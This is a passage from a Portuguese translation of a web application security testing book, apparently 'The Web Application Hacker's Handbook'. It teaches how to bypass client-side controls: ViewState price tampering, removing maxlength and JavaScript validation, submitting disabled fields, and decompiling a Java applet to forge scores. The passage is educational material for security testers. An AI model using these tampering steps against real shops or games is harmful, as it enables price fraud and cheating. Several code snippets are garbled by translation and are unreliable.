- Conforme descrito no Capítulo 4, o aplicativo pode conter funções em outros locais que você pode aproveitar para retornar a cadeia de caracteres opaca resultante de um pedaço de texto simples que você controla. Nessa situação, você poderá obter diretamente a cadeia de caracteres necessária para entregar um payload arbitrário à função que você está almejando.
- Mesmo que a cadeia de caracteres opaca seja completamente impenetrável, pode ser possível reproduzir seu valor em outros contextos para obter algum efeito malicioso. Por exemplo, o parâmetro `enc` no formulário mostrado anteriormente pode conter uma versão criptografada do preço do produto. Embora não seja possível produzir o equivalente criptografado para um preço arbitrário de sua escolha, talvez seja possível copiar o preço criptografado de um produto diferente e mais barato e enviá-lo em seu lugar.
- Se tudo o mais falhar, você pode tentar atacar a lógica do lado do servidor que descriptografará ou desofuscará a string opaca, enviando variações malformadas dela, por exemplo, contendo valores muito longos, conjuntos de caracteres diferentes e similares.

O estado de exibição do ASP.NET

Um mecanismo comumente encontrado para transmitir dados opacos por meio do cliente é o ASP.NET ViewState. Esse é um campo oculto criado por padrão em todos os aplicativos da Web do ASP.NET e contém informações serializadas sobre o estado da página atual. A plataforma ASP.NET emprega o ViewState para aprimorar o desempenho do servidor - ele permite que o servidor preserve elementos da interface do usuário em solicitações sucessivas sem precisar manter todas as informações de estado relevantes no lado do servidor. Por exemplo, o servidor pode preencher uma lista suspensa com base nos parâmetros enviados pelo usuário. Quando o usuário faz solicitações subsequentes, o navegador não envia o conteúdo da lista de volta ao servidor. Entretanto, o navegador envia o campo oculto ViewState, que contém uma forma serializada da lista. O servidor desserializa o ViewState e recria a mesma lista que é enviada novamente ao usuário.

Além dessa finalidade principal do ViewState, os desenvolvedores podem usá-lo para armazenar informações arbitrárias em solicitações sucessivas. Por exemplo, em vez de salvar o preço do produto em um campo de formulário oculto, um aplicativo pode salvá-lo no ViewState da seguinte forma:

```
string price = getPrice(prodno);  
ViewState.Add("price", price);
```

O formulário retornado ao usuário agora terá a seguinte aparência:

```
<form method="post" action="order.aspx">
<input type="hidden" name="VIEWSTATE" id="VIEWSTATE"
value="/wEPDwUKM7IxNDIyOTM0Mg8WAh4FcHJpY2UFBzEyMjQuOTVkZA==" />
<p>Produto: Sony VAIO A217S</p>
<p>Quantidade: <input name="quantity" id="quantity" />
<input type="submit" name="buy" value="Buy!" />
</form>
```

e quando o usuário enviar o formulário, o navegador enviará o seguinte:

```
POST /order.aspx HTTP/1.1  
Host: wahh-app.com  
Content-Length: 95
```

VIEWSTATE=%2FwEPDwUKMTIxNDIyOTM0Mg8WAh4FcHJpY2UFBzEyMjQuOTVkZA%3D%3D&quantity=1&buy=Buy%21

Aparentemente, a solicitação não contém o preço do produto, apenas a quantidade pedida e o parâmetro ViewState opaco. A alteração aleatória desse parâmetro resulta em uma mensagem de erro, e a compra não é processada.

O parâmetro ViewState é, na verdade, uma cadeia de caracteres codificada em Base64, que pode ser facilmente decodificada:

FF 01 0F 0F 05 0D 0A 31 32 31 34 32 32 39 33 34 ; ý.121422934
32 0F 16 02 1E 05 70 72 69 63 65 05 07 31 32 32 ; 2.preço..122
34 2E 39 35 64 64 : 4.95dd

DICA Quando você tenta decodificar o que parece ser uma cadeia de caracteres codificada em Base64, um erro comum é começar a decodificação na posição errada dentro da cadeia. Devido à maneira como a codificação Base64 funciona, se você começar na posição errada, a cadeia de caracteres decodificada conterá palavras sem sentido. O Base64 é um formato baseado em blocos no qual cada 4 bytes de dados codificados se traduzem em 3 bytes de dados decodificados. Portanto, se suas tentativas de decodificar uma cadeia de caracteres Base64 não revelarem nada significativo, tente começar a partir de quatro deslocamentos adjacentes na cadeia de caracteres codificada. Por exemplo, percorrer os quatro primeiros offsets em Hh4aGVsbG8qd29ybGOu gera os seguintes resultados:

- [È ÛÜ>
†††VÆEÒ v÷&Æ
á ; -±±¼ ' Y¼É±
hello world

Há duas versões do formato ViewState, que correspondem a diferentes versões do ASP.NET. A versão 1.1 é um formato simples baseado em texto que é efetivamente uma forma compactada de XML. A versão 2, que está se tornando mais prevalente, é um formato binário e é mostrada no exemplo. Os dados baseados em strings podem ser facilmente identificados, e o ViewState decodificado contém claramente o preço do produto que foi armazenado anteriormente em um campo de formulário HTML oculto. Você pode simplesmente alterar o valor do parâmetro de preço em um editor hexadecimal.

```
FF 01 0F 0F 05 0D 0A 31 32 31 34 32 32 39 33 34 ; ý. ....121422934  
32 0F 16 02 1E 05 70 72 69 63 65 05 01 31 64 64 ; 2. ....preço..1dd
```

OBSERVAÇÃO: as cadeias de caracteres na versão 2 do ViewState são preparadas para o comprimento, portanto, alterar o parâmetro de preço de 1224,95 para 1 também exige que você altere o comprimento de 7 para 1, mostrado aqui.

Em seguida, você pode recodificar a estrutura modificada como Base64 e enviar o novo valor ViewState para o aplicativo:

```
POST /order.aspx HTTP/1.1  
Host: wahh-app.com  
Content-Length: 87
```

```
VIEWSTATE=%2FwEPDwUKMTIxNDIyOTM0Mg8WAh4FcHJpY2UFATFkZA%3d%3d&quantity=  
1&cmdBuy=Buy%21
```

que permite que você compre o produto a um preço de 1.

Infelizmente, porém, invadir aplicativos ASP.NET não costuma ser tão simples assim. Há uma opção no ASP.NET para que a plataforma inclua um hash com chave na estrutura ViewState. Essa opção geralmente está ativada por padrão, mas pode ser ativada explicitamente adicionando o seguinte à declaração da página:

```
EnableViewStateMac="true"
```

A opção EnableViewStateMac está ativada em cerca de 90% dos aplicativos ASP.NET atuais, o que significa que o parâmetro ViewState não pode ser adulterado sem quebrar o hash. No exemplo anterior, o uso dessa opção resulta no seguinte ViewState:

```
FF 01 0F 0F 05 0A 31 32 31 34 32 32 39 33 34 32 ; ý. ....1214229342  
0F 16 02 1E 05 70 72 69 63 65 05 07 31 32 32 34 ; ....price. 1224  
2E 39 35 64 64 C4 75 60 70 9F 10 8B 61 04 15 27 ; .95ddÄu`pÝ.'a..'  
A1 06 1E F0 35 16 F0 46 A8 ; ..ö5.öF"
```

Os dados adicionais após o final dos dados serializados do formulário são o hash com chave da estrutura anterior. Se agora você tentar modificar o parâmetro de preço, não será possível criar um hash válido sem conhecer a chave secreta, que está armazenada no servidor. Alterar apenas o preço retorna a mensagem de erro mostrada na Figura 5-3.




Figura 5-3: O ASP.NET rejeita solicitações que contêm um ViewState modificado quando a opção EnableViewStateMac está definida.

Mesmo que o parâmetro ViewState esteja devidamente protegido para evitar adulteração, ele ainda pode conter dados confidenciais armazenados pelo aplicativo que podem ser úteis para um invasor. Você pode usar o desserializador ViewState no Burp Proxy para decodificar e renderizar o ViewState em qualquer página para identificar quaisquer dados confidenciais que ele contenha, conforme mostrado na Figura 5-4.




Figura 5-4: O Burp Proxy pode decodificar e renderizar o ViewState, permitindo que você examine seu conteúdo e o edite se a opção EnableViewStateMac não estiver definida.

ETAPAS DO HACK

- Se estiver atacando um aplicativo ASP.NET, verifique se a opção `EnableViewStateMac` está ativada. Isso é indicado pela presença de um hash de 20 bytes no final da estrutura ViewState, e você pode usar o decodificador no Burp Proxy para confirmar se ele está presente.
- Mesmo que o ViewState esteja protegido, decodifique o parâmetro ViewState em várias páginas diferentes do aplicativo para descobrir se o aplicativo está usando o ViewState para transmitir dados confidenciais por meio do cliente.
- Tente modificar o valor de um parâmetro específico dentro do ViewState, sem interferir em sua estrutura, e veja se aparece uma mensagem de erro.
- Se você puder modificar o ViewState sem causar erros, deverá analisar a função de cada parâmetro dentro do ViewState e se o aplicativo o utiliza para armazenar dados personalizados. Tente enviar valores criados como cada parâmetro, para sondar vulnerabilidades comuns, como faria com qualquer outro item de dados transmitido pelo cliente.
- Observe que a opção de hash com chave pode ser ativada ou desativada por página, portanto, pode ser necessário testar cada página significativa do aplicativo quanto a vulnerabilidades de hacking do ViewState.

Capturando dados do usuário: Formulários HTML

A outra maneira principal pela qual os aplicativos usam controles no lado do cliente para restringir os dados enviados pelos clientes ocorre com dados que não foram originalmente especificados pelo servidor, mas que foram coletados no próprio computador cliente.

Os formulários HTML são o mecanismo mais simples e mais comum para capturar a entrada do usuário e enviá-la ao servidor. Nos usos mais básicos desse método, os usuários digitam dados em campos de texto nomeados, que são enviados ao servidor como pares de nome/valor. No entanto, os formulários podem ser usados de outras formas, que são projetadas para impor restrições ou realizar verificações de validação nos dados fornecidos pelo usuário. Quando um aplicativo emprega esses controles no lado do cliente como mecanismo de segurança para se defender contra entradas mal-intencionadas, os controles geralmente podem ser contornados de forma trivial, deixando o aplicativo potencialmente vulnerável a ataques.

Limites de comprimento

Considere a seguinte variação do formulário HTML original, que impõe um comprimento máximo de 3 no campo de quantidade:

```
<form action="order.asp" method="post">
<p>Produto: Sony VAIO A217S</p>
<p>Quantidade: <input size="2" maxlength="3" name="quantity">
```

```
<input name="price" type="hidden" value="1224.95">
<input type="submit" value="Buy!"></p>
</form>
```

Aqui, o navegador impedirá que o usuário insira mais de três caracteres no campo de entrada e, portanto, o aplicativo no lado do servidor pode presumir que o parâmetro de quantidade recebido não será maior do que isso. No entanto, a restrição pode ser facilmente contornada interceptando a solicitação que contém o envio do formulário para inserir um valor arbitrário ou interceptando a resposta que contém o formulário para remover o atributo `maxlength`.

INTERCEPTAÇÃO DE RESPOSTAS

Ao tentar interceptar e modificar as respostas do servidor, você pode descobrir que a mensagem relevante exibida no seu proxy é semelhante a esta:

```
HTTP/1.1 304 Não modificado
Data: Wed, 21 Feb 2007 22:40:20 GMT
Etag: "6c7-5fcc0900"
Expires: Thu, 22 Feb 2007 00:40:20 GMT
Cache-Control: max-age=7200
```

Essa resposta ocorre porque o navegador já possui uma cópia em cache do recurso solicitado. Quando o navegador solicita um recurso em cache, ele normalmente acrescenta dois cabeçalhos adicionais à solicitação, chamados `If-Modified-Since` e `If-None-Match`:

```
GET /scripts/validate.js HTTP/1.1
Host: wahh-app.com
If-Modified-Since: Sat, 17 Feb 2007 19:48:20 GMT
If-None-Match: "6c7-5fcc0900"
```

Esses cabeçalhos informam ao servidor a hora em que o navegador atualizou sua cópia em cache pela última vez e a cadeia de caracteres `Etag`, que o servidor forneceu com essa cópia do recurso. A `Etag` é um tipo de número de série que o servidor atribui a cada recurso armazenado em cache e que é atualizado sempre que o recurso é modificado. Se o servidor possuir uma versão mais recente do recurso do que a data especificada no cabeçalho `If-Modified-Since`, ou se a `Etag` da versão atual corresponder à especificada no cabeçalho `If-None-Match`, o servidor responderá com a versão mais recente do recurso. Caso contrário, ele retornará uma resposta 304, conforme mostrado aqui, informando ao navegador que o recurso não foi modificado e que o navegador deve usar sua cópia em cache.

Quando isso ocorre e você precisa interceptar e modificar o recurso que o navegador armazenou em cache, é possível interceptar a solicitação relevante e remover os cabeçalhos `If-Modified-Since` e `If-None-Match`, fazendo com que o servidor responda com a versão completa do recurso solicitado. O Burp Proxy contém uma opção para remover esses cabeçalhos de cada solicitação, substituindo assim todas as informações de cache enviadas pelo navegador.

ETAPAS DO HACK

- Procure por elementos de formulário que contenham um atributo maxLength. Envie dados que sejam maiores que esse comprimento, mas que estejam formatados de forma válida em outros aspectos (por exemplo, sejam numéricos se o aplicativo estiver esperando um número).
- Se o aplicativo aceitar os dados muito longos, você poderá inferir que a validação do lado do cliente não é replicada no servidor.
- Dependendo do processamento subsequente que o aplicativo executa no parâmetro, você pode aproveitar os defeitos na validação para explorar outras vulnerabilidades, como injeção de SQL, script entre sites ou estouro de buffer.

Validação baseada em script

Os mecanismos de validação de entrada incorporados nos próprios formulários HTML são extremamente simples e não são suficientemente refinados para realizar a validação relevante de muitos tipos de entrada. Por exemplo, um formulário de registro de usuário pode conter campos para nome, endereço de e-mail, número de telefone e CEP, todos os quais esperam diferentes tipos de entrada. Portanto, é muito comum ver a validação de entrada personalizada no lado do cliente implementada em scripts. Considere a seguinte variação do exemplo original:

```
<script>
    função ValidateForm(theForm)
    {
        var isInteger = /\^\d+$/ if(!isInteger.test(theForm.quantity.value))
        {
            alert("Please enter a valid quantity");
            return false;
        }
        retornar verdadeiro;
    }
</script>

<form action="order.asp" method="post" onsubmit="return ValidateForm(this)">
<p>Produto: Sony VAIO A217S</p>
<p>Quantidade: <input size="2" name="quantity">
<input name="price" type="hidden" value="1224.95">
<input type="submit" name="buy" value="Buy!"></p>
</form>
```

O atributo `onsubmit` da tag do formulário instrui o navegador a executar a função `ValidateForm` quando o usuário clicar no botão enviar e a enviar o formulário somente se essa função retornar verdadeiro. Esse mecanismo permite que o lado do cliente

para interceptar uma tentativa de envio de formulário, realizar verificações de validação personalizadas na entrada do usuário e decidir se aceita essa entrada de acordo. No exemplo acima, a validação é extremamente simples e verifica se os dados inseridos no campo de valor são um número inteiro.

Controles do lado do cliente desse tipo geralmente são fáceis de contornar, e normalmente é suficiente desativar o JavaScript no navegador. Se isso for feito, o atributo `onsubmit` será ignorado e o formulário será enviado sem nenhuma validação personalizada.

No entanto, a desativação total do JavaScript pode interromper o aplicativo se ele depender de scripts no lado do cliente para sua operação normal (como a construção de partes da interface do usuário). Uma abordagem mais simples é inserir um valor benigno no campo de entrada do navegador e, em seguida, interceptar o envio validado com seu proxy e modificar os dados para o valor desejado.

Como alternativa, você pode interceptar a resposta do servidor que contém a rotina de validação JavaScript e modificar o script para neutralizar seu efeito - no exemplo anterior, alterando a função `ValidateForm` para retornar `true` em todos os casos.

ETAPAS DO HACK

- Identifique os casos em que o JavaScript do lado do cliente é usado para executar a validação de entrada antes do envio do formulário.
- Enviar dados ao servidor que a validação normalmente teria bloqueado, seja modificando a solicitação de envio para injetar dados inválidos ou modificando o código de validação do formulário para neutralizá-los.
- Assim como acontece com as restrições de comprimento, determine se os controles do lado do cliente são replicados no servidor e, caso contrário, se isso pode ser explorado para qualquer finalidade maliciosa.
- Observe que, se vários campos de entrada estiverem sujeitos à validação do lado do cliente antes do envio do formulário, você precisará testar cada campo individualmente com dados inválidos, deixando valores válidos em todos os outros campos. Se você enviar dados inválidos em vários campos simultaneamente, é possível que o servidor interrompa o processamento do formulário ao identificar o primeiro campo inválido e, assim, o teste não alcançará todos os caminhos de código possíveis dentro do aplicativo.

OBSERVAÇÃO As rotinas JavaScript do lado do cliente para validar a entrada do usuário são extremamente comuns em aplicativos da Web, mas não inferem que todos esses aplicativos sejam vulneráveis. O aplicativo é exposto somente se a validação do lado do cliente não for replicada no servidor e, mesmo assim, somente se a entrada criada que contorna a validação do lado do cliente puder ser usada para causar algum comportamento indesejável no aplicativo.

Na maioria dos casos, a validação no lado do cliente da entrada do usuário tem efeitos benéficos sobre o desempenho do aplicativo e a qualidade da experiência do usuário. Por exemplo, ao preencher um formulário de registro detalhado, um usuário comum pode cometer vários erros, como omitir campos obrigatórios ou formatar incorretamente seu número de telefone. Na ausência de validação no lado do cliente, a correção desses erros pode exigir vários recarregamentos da página e mensagens de ida e volta para o servidor. A implementação de verificações básicas de validação no lado do cliente torna a experiência do usuário muito mais tranquila e reduz a carga no servidor.

Elementos desativados

Se um elemento em um formulário HTML for marcado como desativado, ele aparecerá na tela, mas geralmente estará acinzentado e não será editável ou utilizável da mesma forma que um controle comum. Além disso, ele não é enviado ao servidor quando o formulário é enviado. Por exemplo, considere o seguinte formulário:

```
<form action="order.asp" method="post">
<p>Produto: <input disabled="true" name="product" value="Sony VAIO
A217S"></p>
<p>Quantidade: <input size="2" name="quantity">
<input name="price" type="hidden" value="1224.95">
<input type="submit" value="Buy!"></p>
</form>
```

Isso inclui o nome do produto como um campo de texto desativado e aparece na tela, conforme mostrado na Figura 5-5.

A screenshot of a web browser window showing a form. The form has a black background. At the top, it says "Please enter your order quantity:". Below that, there is a label "Product:" followed by a text input field containing "Sony VAIO A217S". Underneath the product input, there is another label "Quantity:" followed by a numeric input field (a small white box) and a "Buy!" button to its right.

Figura 5-5: Um formulário que contém um campo de entrada desativado

O comportamento desse formulário é idêntico ao do exemplo original: os únicos parâmetros enviados são quantidade e preço. No entanto, a presença de um campo desabilitado sugere que esse parâmetro pode ter sido usado originalmente pelo aplicativo. Versões anteriores do formulário podem ter incluído um campo oculto ou editável contendo o nome do produto. Isso teria sido enviado ao servidor e pode ter sido processado pelo aplicativo. Modificar o nome do produto pode não parecer um ataque tão promissor quanto modificar seu preço. No entanto, se esse parâmetro for processado, ele poderá ser vulnerável a muitos tipos de erros, como injeção de SQL ou script entre sites, que são de interesse de um invasor.

ETAPAS DO HACK

- Procure por elementos desativados em cada formulário do aplicativo. Sempre que encontrar um, tente enviá-lo ao servidor junto com os outros parâmetros do formulário para determinar se ele tem algum efeito.
- Muitas vezes, os elementos de envio são sinalizados como desativados, de modo que os botões aparecem acinzentados em contextos em que a ação relevante não está disponível. Você deve sempre tentar enviar os nomes desses elementos para determinar se o aplicativo executa uma verificação no lado do servidor antes de tentar executar a ação solicitada.
- Observe que os navegadores não incluem elementos de formulário desativados quando os formulários são enviados e, portanto, você não os identificará se simplesmente percorrer a funcionalidade do aplicativo monitorando as solicitações emitidas pelo navegador. Para identificar os elementos desativados, é necessário monitorar as respostas do servidor ou exibir o código-fonte da página no navegador. Você também pode usar a função automatizada "localizar e substituir" do seu proxy de interceptação para remover ocorrências do atributo disabled nas tags de entrada. Consulte o Capítulo 19 para obter detalhes sobre esse recurso.

Capturando dados do usuário: Componentes Thick-Client

Além dos formulários HTML, o outro método principal de captura, validação e envio de dados do usuário é usar um componente thick-client. As tecnologias mais prováveis de serem encontradas aqui são applets Java, controles ActiveX e objetos Shockwave Flash.

Os componentes thick client podem capturar dados de várias maneiras diferentes, tanto por meio de formulários de entrada quanto, em alguns casos, interagindo com o sistema de arquivos ou o registro do sistema operacional do cliente. Eles podem executar validação e manipulação arbitrariamente complexas dos dados capturados antes de enviá-los ao servidor. Além disso, como seu funcionamento interno é menos transparente do que os formulários HTML e o JavaScript, é mais provável que os desenvolvedores presumam que a validação que eles realizam não pode ser contornada. Por esse motivo, os componentes thick-client costumam ser um meio útil de descobrir vulnerabilidades em aplicativos da Web.

OBSERVAÇÃO Independentemente da validação e do processamento realizados por um componente thick-client, se ele enviar dados ao servidor de forma transparente, esses dados poderão ser modificados usando um proxy de interceptação da mesma forma descrita para os dados do formulário HTML. Por exemplo, um componente thick client com suporte a um mecanismo de autenticação pode capturar as credenciais do usuário, executar alguma validação sobre elas e enviar os valores ao servidor como parâmetros de texto simples dentro da solicitação. A validação pode ser contornada de forma trivial sem a realização de qualquer análise ou ataque ao próprio componente.

Os componentes thick-client apresentam um alvo mais interessante e desafiador quando os dados que eles capturam são ofuscados de alguma forma antes de serem transmitidos ao servidor. Nessa situação, a modificação dos valores enviados normalmente quebrará a ofuscação e, portanto, será rejeitada pelo servidor. Para contornar a validação, é necessário olhar dentro do próprio componente thick-client, entender a validação e a ofuscação que ele executa e subverter seu processamento de alguma forma para atingir seu objetivo.

Applets Java

Os applets Java são uma escolha popular de tecnologia para a implementação de componentes thick-client porque são multiplataforma e são executados em um ambiente sandbox, o que reduz vários tipos de problemas de segurança que podem afetar tecnologias thick-client mais pesadas.

Como resultado da execução em uma sandbox, os applets Java normalmente não podem acessar os recursos do sistema operacional, como o sistema de arquivos. Portanto, seu principal uso como controle no lado do cliente é capturar a entrada do usuário ou outras informações no navegador. Considere o seguinte trecho do código-fonte HTML, que carrega um applet Java contendo um jogo:

```
<script>
    função play()
    {
        alert("você pontuou " + TheApplet.getScore());
        document.location = "submitScore.jsp?score=" +
            TheApplet.getObsScore() + "&name=" +
            document.playForm.yourName.value;
    }
</script>

<form name=playForm>
    <p>Digite o nome: <input type="text" name="yourName" value=""></p>
    <input type="button" value="Play" onclick=JavaScript:play()>
</form>

<applet code="https://wahh-game.com/JavaGame.class" id="TheApplet"></applet>
```

Nesse código, a tag applet instrui o navegador a carregar um applet Java a partir do URL especificado e instanciá-lo com o nome `TheApplet`. Quando o usuário clica no botão Play, é executada uma rotina JavaScript que invoca o método `getScore` do applet. É nesse momento que ocorre o jogo real, após o qual a pontuação é exibida em uma caixa de diálogo de alerta. Em seguida, o script invoca o método `getObsScore` do applet e envia o valor retornado como parâmetro para o URL `submitScore.jsp`, juntamente com o nome inserido pelo usuário.

Por exemplo, jogar o jogo resulta em uma caixa de diálogo como a mostrada na Figura 5-6, seguida de uma solicitação de URL com este formulário:

```
https://wahh-game.com/submitScore.jsp?score=
c1cc3139323c3e4544464d51515352585a61606a6b&name=daf
```

que gera uma entrada na tabela de pontuações altas com um valor de 38.



Figura 5-6: Uma caixa de diálogo produzida quando o jogo baseado em applet é jogado

Portanto, parece que a cadeia longa retornada pelo método `getObsScore` e enviada no parâmetro `score` contém uma representação ofuscada de sua pontuação. Se quiser trapacear o jogo e enviar uma pontuação arbitrária, você precisará descobrir uma maneira de ofuscar corretamente a pontuação escolhida, para que ela seja decodificada normalmente pelo servidor.

Uma abordagem que você pode considerar é coletar um grande número de pontuações juntamente com seus equivalentes ofuscados e tentar fazer a engenharia reversa do algoritmo de ofuscação. No entanto, suponha que você jogue o jogo várias vezes, sempre com pontuação 38, e observe os seguintes valores sendo enviados:

```
bb58303981393b424d4a5059575c616a676d72757b818683
5f48303981393b41474951585861606a656f6f7377817f828b
fd20303981393b4149495651555c66686a6c73797680848489
370c303981393b42494a505359606361696e76787b828584
b5bc303981393b454549545a5a5e636565697171d818388
1744303981393b43464d515a585f5f646b6f7477767f7e86
f3d4303981393b494a4b5653556162616e6d6f7577827e
de08303981393b474a4d5357595b5d69676a7178757b
da40303981393b43464b54545b6060676e6d70787e7b7e85
1aec303981393b434d4b5054556266646c6b6e717a7f80
```

Cada vez que você envia uma pontuação de 38, uma parte da string ofuscada permanece constante, mas a maior parte dela muda de forma imprevisível. Você percebe que, se modificar qualquer parte da pontuação ofuscada, ela será rejeitada pelo servidor. Tentar fazer a engenharia reversa do algoritmo com base nos valores observados pode ser uma tarefa muito difícil.

OBSERVAÇÃO A ideia de atacar um jogo baseado em Java para enviar uma pontuação arbitrária pode parecer frívola. No entanto, os componentes thick-client são empregados por muitos sites de cassino, que jogam com dinheiro real. O envio de uma pontuação arbitrária para um aplicativo como esse pode ser um negócio muito sério!

Descompilação do bytecode Java

Uma abordagem muito mais promissora é descompilar o applet para obter seu código-fonte. Linguagens como Java não são compiladas em instruções nativas da máquina, mas em uma linguagem intermediária chamada bytecode, que é interpretada em tempo de execução por uma máquina virtual. Normalmente, o bytecode Java pode ser descompilado para recuperar seu código-fonte original sem muitos problemas.

Para descompilar um applet do lado do cliente, primeiro você precisa salvar uma cópia dele no disco. Para fazer isso, basta usar o navegador para solicitar o URL especificado no atributo `code` da tag do applet mostrada anteriormente.

Há várias ferramentas disponíveis que podem descompilar o bytecode Java. O exemplo a seguir mostra a saída parcial de uma dessas ferramentas, o Jad:

```
E:\>jad.exe JavaGame.class
Analizando JavaGame.class... Gerando JavaGame.jad

E:\>type JavaGame.jad
// Descompilado por Jad v1.5.8f. Direitos autorais 2001 Pavel Kouznetsov.
// Página inicial do Jad: http://www.kpdus.com/jad.html
// Opções do descompilador: packimports(3)
// Nome do arquivo de origem: JavaGame.java

importar java.applet.Applet;
importar java.awt.Graphics;

public class JavaGame extends Applet
{
    público int getScore()
    {
        play(); return
        score;
    }

    público String getObsScore()
    {
        return obfuscate(Integer.toString(score) + "|" + Double.toString(Math.random()));
    }

    public static String obfuscate(String input)
    {
```

```
        return hexEncode(checksum(input) + scramble(input));
    }

    private static String scramble(String input)
    {
        StringBuffer output = new StringBuffer(); for(int
        i = 0; i < input.length(); i++)
            output.append((char)((input.charAt(i) - 3) + i * 4));

        return output.toString();
    }

    private static String checksum(String input)
    {
        char checksum = '\0';
        for(int i = 0; i < input.length(); i++)
        {
            checksum ^= input.charAt(i);
            checksum <= '\002';
        }

        return new String(new char[] {
            (char)(checksum / 256), (char)(checksum % 256)
        });
    }
    ...
}
```

OBSERVAÇÃO: por vários motivos, o Jad às vezes não faz um trabalho perfeito de descompilação de bytecode, e talvez seja necessário arrumar parte de sua saída antes de poder ser recompilado.

Com acesso a esse código-fonte, você pode ver imediatamente como sua pontuação é convertida em uma longa string ofuscada que tem as características observadas. Primeiro, o miniaplicativo acrescenta alguns dados aleatórios à sua pontuação (separados pelo caractere pipe). Ele obtém uma soma de verificação da string resultante e também a codifica. Em seguida, ele acrescenta a soma de verificação à cadeia de caracteres codificada e, por fim, codifica em hexadecimal o resultado para uma transmissão segura em um parâmetro de URL.

A adição de alguns dados aleatórios explica o comprimento e a imprevisibilidade da string ofuscada, e a adição de uma soma de verificação explica por que a alteração de qualquer parte da string ofuscada faz com que o decodificador do lado do servidor a rejeite.

Depois de descompilar o miniaplicativo de volta ao seu código-fonte, há várias maneiras de aproveitar isso para ignorar os controles do lado do cliente e enviar uma pontuação alta arbitrária ao servidor:

Você pode modificar o código-fonte descompilado para alterar o comportamento do applet, recompilá-lo para bytecode e modificar o código-fonte do

página HTML para carregar o applet modificado no lugar do original. Por exemplo, você poderia alterar o método `getObsScore` para:

```
return obfuscate("99999|0.123456789");
```

Para recompilar seu código modificado, você deve usar o compilador Java `javac` fornecido com o Java SDK da Sun.

Você pode adicionar um método principal à fonte descompilada para fornecer a funcionalidade de ofuscar entradas arbitrárias:

```
public static void main(String[] args)
{
    System.out.println(obfuscate(args[0]));
}
```

Em seguida, você pode executar o código byte recompilado a partir da linha de comando para ofuscar qualquer pontuação que desejar:

```
E:\>java JavaGame "99999|0.123456789"
6ca4363a3e42468d45474e53585d62676c7176
```

Você pode examinar os métodos públicos expostos pelo applet para determinar se algum deles pode ser aproveitado para atingir seus objetivos sem modificar o applet. No presente caso, você pode ver que o método `obfuscate` está marcado como público, o que significa que você pode chamá-lo diretamente do JavaScript com uma entrada arbitrária. Portanto, você pode enviar a pontuação escolhida simplesmente modificando o código-fonte da página HTML da seguinte forma:

```
função play()
{
    alert("você pontuou " + TheApplet.getScore());
    document.location = "submitScore.jsp?score=" +
        TheApplet.obfuscate("99999|0.123456789") + "&name=" +
        document.playForm.yourName.value;
}
```

DICA Geralmente, os applets Java são compactados como arquivos JAR (Java ARchive), que contêm vários arquivos de classe e outros recursos, como sons e imagens. Os arquivos JAR são, na verdade, apenas arquivos ZIP com a extensão de arquivo `.jar`. Você pode descompactá-los e reembalá-los usando leitores de arquivos padrão, como o WinRAR ou o WinZip, e também usando a ferramenta Jar, que está incluída no Java SDK da Sun.

DICA Outras ferramentas úteis para analisar e manipular applets Java são o Jode (um descompilador e ofuscador de bytecode) e o JSwat (um depurador Java).

ETAPAS DO HACK

- Analise todas as chamadas feitas aos métodos de um applet e determine se os dados retornados do applet estão sendo enviados ao servidor.
- Se esses dados forem transparentes por natureza (ou seja, não forem ofuscados ou criptografados), investigue e ataque o processamento dos dados enviados pelo servidor da mesma forma que para qualquer outro parâmetro.
- Se os dados forem opacos, descompile o applet para obter seu código-fonte.
- Revise o código-fonte relevante (começando com a implementação do método que retorna os dados opacos) para entender qual processamento está sendo realizado.
- Determine se o applet contém algum método público que possa ser usado para executar a ofuscação relevante em uma entrada arbitrária.
- Caso contrário, modifique e recompile o código-fonte do miniaplicativo de forma a neutralizar qualquer validação que ele execute ou permitir que você ofusque uma entrada arbitrária.
- Em seguida, envie várias cadeias de ataque adequadamente ofuscadas ao servidor para sondar vulnerabilidades, como você faria com qualquer outro parâmetro.

Como lidar com a ofuscação de bytecode

Devido à facilidade com que o bytecode Java pode ser descompilado para recuperar sua fonte, várias técnicas foram desenvolvidas para ofuscar o próprio bytecode. A aplicação dessas técnicas resulta em um bytecode que é mais difícil de descompilar ou que é descompilado em um código-fonte enganoso ou inválido que pode ser muito difícil de entender e impossível de recompilar sem muito esforço. Por exemplo:

```
pacote myapp.interface;

importar myapp.class.public;
importar myapp.interface.else.class;
importar myapp.throw.throw;
importar
if.if.if.if.else;
importar if.if.if.if.if;if;
importar java.awt.event.KeyEvent;

public class double extends public implements strict
{
    public double(j j1)
    {
        _mthif();
        _fldif = j1;
```

```
    }
    private void _mthif(ActionEvent actionevent)
    {
        _mthif(((KeyEvent) (null)));
        switch(_fldif._mthnew()._fldif)
        {
            caso 0:
                _fldfloat.setEnabled(false);
                _fldboolean.setEnabled(false);
                _fldinstanceof.setEnabled(false);
                _fldint.setEnabled(false);
                break;
            Caso 3:
                _fldfloat.setEnabled(true);
